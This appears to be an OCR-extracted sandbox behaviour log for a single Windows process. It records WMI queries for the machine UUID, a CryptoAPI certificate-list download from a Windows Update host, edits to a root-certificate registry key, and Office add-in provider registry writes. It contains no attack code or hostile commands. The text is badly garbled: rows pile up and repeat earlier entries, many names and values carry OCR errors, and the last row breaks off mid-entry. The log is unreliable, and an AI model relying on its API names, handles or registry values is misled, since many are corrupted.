Call WMI API	API Name: IWbemLocator::ConnectServer Args: (ROOT\CIMV2, NULL, NULL, NULL, 0, NULL, 0, ea0f420) Return: 0	2768	
Call WMI API	API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_ComputerSystemProduct, 30, 0, ea0f418) Return: 0	2768	
Call Network API	API Name: socket Args: (23, 1, 6) Return: e0c	2768	
Call Service API	API Name: OpenServiceW Args: (f01bb78, NetSetupSvc, 4) Return: f01bb00	2768	
Call Network API	API Name: socket Args: (23, 1, 6) Return: e70	2768	
Call WMI API	API Name: Win32_ComputerSystemProduct::Get Args: (UUID, 0, 0DB755B9-0809-41B0-AAC5-A2A76FC75DBE, 0, 0) Return: 0	2768	
Call Service API	API Name: OpenServiceW Args: (f0e0738, WinHttpAutoProxySvc, 94) Return: f0e06e8	2768	
Call System API	API Name: WinHttpCloseHandle Args: (13b357e8) Return: 1	2768	
Call Network API	API Name: socket Args: (2, 2, 0) Return: ef8	2768	
Call Network API	API Name: socket Args: (23, 2, 0) Return: ef8	2768	
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87	2768	
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 0	2768	
Call Network API	API Name: socket Args: (23, 2, 0) Return: ef8	2768	
Call Network API	API Name: socket Args: (2, 1, 6) Return: ef8	2768	
Call Network API	API Name: bind Args: (ef8, 0.0.0.0:49426, 128) Return: 0	2768	
Call System API	API Name: ConnectEx Args: (ef8, 209.197.3.8:80, 16, 0, 0, 0, 10a2350) Return: 0	2768	
Call Network API	API Name: send Args: (ef8, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?8fc36f0f66b09361 HTTP/1.1\r\nConnection: Keep-Alive\r\nA ccept: "\r\nInt-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPI/10.0\r\nHost: ctldl. windowsupdate.com\r\n\r\n1, 287) Return: 0	2768	
Call System API	API Name: WinHttpCloseHandle Args: (13a980f0) Return: 1	2768	
Call System API	API Name: WinHttpCloseHandle Args: (f04dc00) Return: 1	2768	
Call System API	API Name: WinHttpCloseHandle Args: (13b27698) Return: 1	2768	
Call System API			
Call Service API	API Name: WinHttpCloseHandle Args: (13b26a58) Return: 1	2768	
	API Name: WinHttpCloseHandle Args: (13b26a58) Return: 1 API Name: OpenServiceW Args: (10bb660, CryptSvc, 5) Return: f06b5c0	2768 2768	
Delete Registry Key			
	API Name: OpenServiceW Args: (f06b660, CryptSvc, 5) Return: f06b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N	2768	
Delete Registry Key	API Name: OpenServiceW Args: (f06b660, CryptSvc, 5) Return: f06b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Val	2768 2768	
Delete Registry Key Write Registry Key	API Name: OpenServiceW Args: (f06b660, CryptSvc, 5) Return: f06b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: N one	2768 2768 2768	
Delete Registry Key Write Registry Key Delete Registry Key	API Name: OpenServiceW Args: (f06b660, CryptSvc, 5) Return: f06b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: N one	2768 2768 2768 2768	
Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key	API Name: OpenServiceW Args: (f06b660, CryptSvc, 5) Return: f06b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: N one	2768 2768 2768 2768 2768	
Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key	API Name: OpenServiceW Args: (f06b660, CryptSvc, 5) Return: f06b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: N one	2768 2768 2768 2768 2768	
Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Call System API	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: f06b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\i52C64B7E\LanguageList Value: en-US\0en\0	2768 2768 2768 2768 2768 2768 2768	
Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Call System API Call System API	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0 API Name: GetVersionExA Args: (1494ef9c) Return: 1 API Name: GetVersionExA Args: (1494eef8) Return: 1	2768 2768 2768 2768 2768 2768 2768 2768	
Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0 Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0 API Name: GetVersionExA Args: (1494ed8) Return: 1 API Name: GetVersionExA Args: (1494f168) Return: 1	2768 2768 2768 2768 2768 2768 2768 2768	
Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Call System API Call System API Call Filesystem API Call Filesystem API	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0 API Name: Get\VersionExA Args: (1494ef9c) Return: 1 API Name: Get\VersionExA Args: (1494ef8d) Return: 1 API Name: Get\VersionExA Args: (1494f168) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0	2768 2768 2768 2768 2768 2768 2768 2768	
Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Call System API Call System API Call Filesystem API Add Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: N one Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\t52C64B7E\LanguageList Value: en-US\0en\0 API Name: GetVersionExA Args: (1494ef8c) Return: 1 API Name: GetVersionExA Args: (1494f168) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\ Value: N one	2768 2768 2768 2768 2768 2768 2768 2768	
Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Call Filesystem API Add Registry Key Write Registry Key Write Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: N one Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\S2C64B7E\LanguageList Value: en-US\0en\0 API Name: GetVersionExA Args: (1494ef9c) Return: 1 API Name: GetVersionExA Args: (1494ef9b) Return: 1 API Name: GetVersionExA Args: (1494ef8b) Return: 1 API Name: GetVersionExA Args: (1494f168) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\WefCacheld Value: {BE22FE97-EBDB-4728-AD00-AE4AAE69EABC}	2768 2768 2768 2768 2768 2768 2768 2768	
Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API Call Filesystem API Add Registry Key Write Registry Key Add Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: N one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: N one Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0 API Name: GetVersionExA Args: (1494ef9c) Return: 1 API Name: GetVersionExA Args: (1494ef8b) Return: 1 API Name: GetVersionExA Args: (1494f168) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\WefCacheld Value: (BE22FE97-EBDB-4728-AD00-AE4AAE69EABC) Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw=\ Value: None	2768 2768 2768 2768 2768 2768 2768 2768	
Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API Call Filesystem API Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\I52C64B7E\LanguageList Value: en-US\0en\0 API Name: Get\VersionExA Args: (1494ef9c) Return: 1 API Name: Get\VersionExA Args: (1494ef9d) Return: 1 API Name: DeleteFileW Args: (3L0CALAPPDATA\Microsoft\Schemas\MS Excel_restart.xml) Return: 0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw==\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw==\Uniqueld Value: Anonymous Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw==\Uniqueld Value: Anonymous	2768 2768 2768 2768 2768 2768 2768 2768	
Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API Call Filesystem API Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: f06b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\\52C64B7E\LanguageList Value: en-US\\0ext{0en\0}\0 API Name: GetVersionExA args: (1494ef9c) Return: 1 API Name: GetVersionExA args: (1494f168) Return: 1 API Name: GetVersionExA args: (1494f168) Return: 1 API Name: DeleteFileW args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnICWSgc\Wrw=\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnICWSgc\Wrw=\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnICWSgc\Wrw=\Uniqueld Value: Anonymous Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnICWSgc\Wrw=\Uniqueld Value: Anonymous	2768 2768 2768 2768 2768 2768 2768 2768	
Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API Call Filesystem API Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Add Registry Key Add Registry Key Add Registry Key Add Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0en\0en\0en\0en\0en\0en\0en\0en\0en	2768 2768 2768 2768 2768 2768 2768 2768	
Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API Call Filesystem API Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Delete Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Iblob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Iblob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Iblob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Iblob Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0152C64B7E\LanguageList Value: en-US\0en\0 API Name: GetVersionExA Args: (1494ed8) Return: 1 API Name: GetVersionExA Args: (1494ed8) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw==\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw==\Uniqueld Value: Anonymous Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw==\Entitlements\ Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw==\Entitlements\ Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw==\Entitlements\ Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw==\Entitlements\ Value: None	2768 2768 2768 2768 2768 2768 2768 2768	
Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API Call Filesystem API Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Delete Registry Key Delete Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Islab Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Islab Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Islab Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Islab Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Mui\Cache\c0152C64B7E\LanguageList Value: en-US\0en\0 API Name: GetVersionExA Args: (1494e96) Return: 1 API Name: GetVersionExA Args: (1494e168) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw==\Uniqueld Value: Anonymous Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw==\Uniqueld Value: Anonymous Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw==\Uniqueld Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw==\Uniqueld Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw==\Uniqueld Value: None Key: 